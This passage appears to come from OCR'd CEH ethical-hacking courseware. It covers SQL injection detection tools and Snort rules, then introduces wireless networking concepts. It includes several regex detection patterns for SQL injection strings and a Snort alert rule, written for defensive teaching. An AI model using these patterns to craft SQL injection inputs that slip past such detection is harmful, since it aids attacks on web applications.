


Figure 15.29: Screenshot of OWASP ZAP

- **Damn Small SQLi Scanner (DSSS)**

  Source: *https://github.com*

  Damn Small SQLi Scanner (DSSS) is a fully functional SQL injection vulnerability scanner (supporting GET and POST parameters). It scans the web application for various SQL injection vulnerabilities.

  Security professionals can use this tool to detect SQL injection vulnerabilities in web applications.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 15.30: Screenshot of Damn Small SQLi Scanner (DSSS)

- **Snort**

  Source: *https://snort.org*

  Many common attacks use a specific type of code sequence or command that allows attackers to gain unauthorized access to the target's system and data. These commands and code sequences allow a user to write Snort rules that aim to detect SQL injection attacks.

  Some of the expressions that can be blocked by Snort are as follows:


  - `/(\%27)|(\')|(\-\-)|(\%23)|(#)/ix`
  - `/exec(\s|\+)+(s|x)p\w+/ix`
  - `/((\%27)|(\'))union/ix`
  - `/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix`
  - ```
    alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
    (msg:"SQL Injection - Paranoid";
    flow:to_server,established;uricontent:".pl";pcre:"/(\%27)|(\')|(\
    -\-)|(%23)|(#)/i"; classtype:Web-application-attack; sid:9099;
    rev:5
    ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.
    ```

Some additional SQL injection detection tools are as follows:

- Burp Suite (*https://www.portswigger.net*)
- HCL AppScan (*https://www.hcltech.com*)
- w3af (*http://w3af.org*)
- Netsparker Web Application Security Scanner (*https://www.netsparker.com*)
- SQL Invader (*https://information.rapid7.com*)
- N-Stalker Web Application Security Scanner (*https://www.nstalker.com*)
- Fortify WebInspect (*https://www.microfocus.com*)
- WSSA - Web Site Security Scanning Service (*https://www.beyondsecurity.com*)
- SolarWinds® Log & Event Manager (*https://www.solarwinds.com*)
- AlienVault USM (*https://www.alienvault.com*)
- dotDefender (*http://www.applicure.com*)
- Wapiti (*http://wapiti.sourceforge.net*)
- InsightAppSec (*https://www.rapid7.com*)
- VividCortex (*https://www.vividcortex.com*)
- Acunetix Web Vulnerability Scanner (*https://www.acunetix.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary

This module presented basic SQL injection concepts along with different types of SQL injection. It also provided a detailed discussion on the SQL injection methodology, which covers information gathering and SQL injection vulnerability detection, launching SQL injection attacks, and advanced SQL injection. Further, it illustrated various SQL injection tools. In addition, it described several SQL injection evasion techniques. It also explained the countermeasures that can be adopted to prevent SQL injection attempts by threat actors. Finally, it ended with a demonstration of various SQL injection detection tools.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen-testers compromise wireless networks by hacking them to gain unauthorized access to the network resources.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

C|EH
Certified Ethical Hacker
Module 16:
Hacking Wireless Networks

Module Objectives


Wireless networks are cheaper and easier to maintain than wired networks. An attacker can easily compromise a wireless network without proper security measures or an appropriate network configuration. Because high-security mechanisms for wireless networks may be expensive, it is advisable to determine critical sources, risks, or vulnerabilities associated with the network and then check whether the current security mechanism can protect the wireless network against all possible attacks. If not, the security mechanisms must be upgraded.

This module describes the types of wireless networks, their security mechanisms, threats, and measures to combat the threats to keep the network secure. Various wireless encryption algorithms are analyzed with their strengths and weakness. The module also analyzes wireless-network attack techniques and discusses countermeasures to protect information systems.

At the end of this module, you will be able to do the following:

- Describe wireless concepts
- Explain different wireless encryption algorithms
- Describe wireless threats
- Describe wireless hacking methodology
- Use different wireless hacking tools
- Describe Bluetooth hacking techniques
- Apply wireless hacking countermeasures
- Use different wireless security tools


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless Concepts

Network technology is heading toward a new era of technological evolution through wireless technologies. Wireless networking is revolutionizing the way people work and play. By removing physical connections or cables, individuals can use networks in new ways to make data portable, mobile, and accessible. A wireless network is an unbounded data communication system that uses radio-frequency technology to communicate with devices and obtain data. This network frees the user from complicated and multiple wired connections using electromagnetic (EM) waves to interconnect two individual points without establishing any physical connection. This section will describe basic wireless concepts.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless Terminology


In a wireless network, data are transmitted through EM waves that carry signals over the communication path. Terms associated with wireless networks include the following:

- **Global System for Mobile Communications (GSM)**: It is a universal system used for mobile data transmission in wireless networks worldwide.
- **Bandwidth**: It describes the amount of information that may be broadcast over a connection. Usually, bandwidth refers to the data transfer rate and is measured in bits (amount of data) per second (bps).
- **Access point (AP)**: An AP is used to connect wireless devices to a wireless/wired network. It allows wireless communication devices to connect to a wireless network through wireless standards such as Bluetooth and Wi-Fi. It serves as a switch or hub between a wired LAN and wireless network.
- **Basic service set identifier (BSSID)**: It is the media access control (MAC) address of an access point (AP) or base station that has set up a basic service set (BSS). Generally, users are unaware of the BSS to which they belong. When a user moves a device, the BSS used by the device could change because of a variation in the range covered by the AP, but this change may not affect the connectivity of the wireless device.
- **Industrial, scientific, and medical (ISM) band**: This band is a set of frequencies used by the international industrial, scientific, and medical communities.
- **Hotspot**: These are places where wireless networks are available for public use. Hotspots refer to areas with Wi-Fi availability, where users can enable Wi-Fi on their devices and connect to the Internet.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Association**: It refers to the process of connecting a wireless device to an AP.
- **Service set identifier (SSID)**: An SSID is a 32-alphanumeric-character unique identifier given to a wireless local area network (WLAN) that acts as a wireless identifier of the network. The SSID permits connections to the desired network among available independent networks. Devices connecting to the same WLAN should use the same SSID to establish connections.
- **Orthogonal frequency-division multiplexing (OFDM)**: An OFDM is a method of digital modulation of data in which a signal, at a chosen frequency, is split into multiple carrier frequencies that are orthogonal (occurring at right angles) to each other. OFDM maps information on the changes in the carrier phase, frequency, amplitude, or a combination of these and shares bandwidth with other independent channels. It produces a transmission scheme that supports higher bit rates than parallel channel operation. It is also a method of encoding digital data on multiple carrier frequencies.
- **Multiple input, multiple output-orthogonal frequency-division multiplexing (MIMO-OFDM)**: MIMO-OFDM influences the spectral efficiency of 4G and 5G wireless communication services. Adopting the MIMO-OFDM technique reduces interference and increases the channel robustness.
- **Direct-sequence spread spectrum (DSSS)**: DSSS is a spread spectrum technique that multiplies the original data signal with a pseudo-random noise-spreading code. Also referred to as a data transmission scheme or modulation scheme, the technique protects signals against interference or jamming.
- **Frequency-hopping spread spectrum (FHSS)**: FHSS, also known as frequency-hopping code-division multiple access (FH-CDMA), is a method of transmitting radio signals by rapidly switching a carrier among many frequency channels. It decreases the efficiency of unauthorized interception or jamming of telecommunications. In FHSS, a transmitter hops between available frequencies using a specified algorithm in a pseudorandom sequence known to both the sender and receiver.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless Networks

Wireless networks use radio-wave transmission, which usually occurs at the physical layer of the network structure. With the global wireless communication revolution, data networking and telecommunication are fundamentally changing. Wi-Fi refers to a WLAN based on the IEEE 802.11 standard, and it allows a device to access the network from anywhere within the range of an AP. Wi-Fi is a widely used technology in wireless communication across a radio channel. Wi-Fi utilizes numerous techniques such as DSSS, FHSS, infrared (IR), and OFDM to establish a connection between a transmitter and receiver. Devices such as personal computers, video-game consoles, and smartphones use Wi-Fi to connect to a network resource such as the Internet via a wireless network AP.

The following are some of the advantages and disadvantages of wireless networks:

- **Advantages**
  - Installation is fast and easy without the need for wiring through walls and ceilings
  - Easily provides connectivity in areas where it is difficult to lay cables
  - The network can be accessed from anywhere within the range of an AP
  - Public spaces such as airports, libraries, schools, and even coffee shops offer constant Internet connections through WLANs
- **Disadvantages**
  - Security may not meet expectations
  - The bandwidth suffers as the number of devices in the network increases
  - Wi-Fi upgrades may require new wireless cards and/or APs

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Some electronic equipment can interfere with Wi-Fi networks

Types of Wireless Networks

The different types of wireless networks are described as follows.

- **Extension to a Wired Network**

  A user can extend a wired network by placing APs between a wired network and wireless devices. A wireless network can also be created using an AP.

  The types of APs include the following:

  - **Software APs (SAPs)**: SAPs can be connected to a wired network, and they run on a computer equipped with a wireless network interface card (NIC).
  - **Hardware APs (HAPs)**: HAPs support most wireless features.

  In this type of network, the AP acts as a switch, providing connectivity for computers that use a wireless NIC. The AP can connect wireless clients to a wired LAN, which allows wireless access to LAN resources such as file servers and Internet connections.




Figure 16.1: Extension to a wired network

- **Multiple Access Points**

  This type of network connects computers wirelessly using multiple APs. If a single AP cannot cover an area, multiple APs or extension points can be established.

  The wireless area of each AP must overlap its neighbor's area. This provides users the ability to move around seamlessly using a feature called roaming. Some manufacturers develop extension points that act as wireless relays, extending the range of a single AP. Multiple extension points can be strung together to provide wireless access to locations far from the central AP.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.2: Multiple access points

- **LAN-to-LAN Wireless Network**

  APs provide wireless connectivity to local computers, and local computers on different networks can be interconnected. All hardware APs have the capability to interconnect with other hardware APs. However, interconnecting LANs over wireless connections is a complex task.

Figure 16.3: LAN-to-LAN wireless network

- **3G/4G Hotspot**

  A 3G/4G hotspot is a type of wireless network that provides Wi-Fi access to Wi-Fi-enabled devices, including MP3 players, notebooks, tablets, cameras, PDAs, netbooks, and more.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


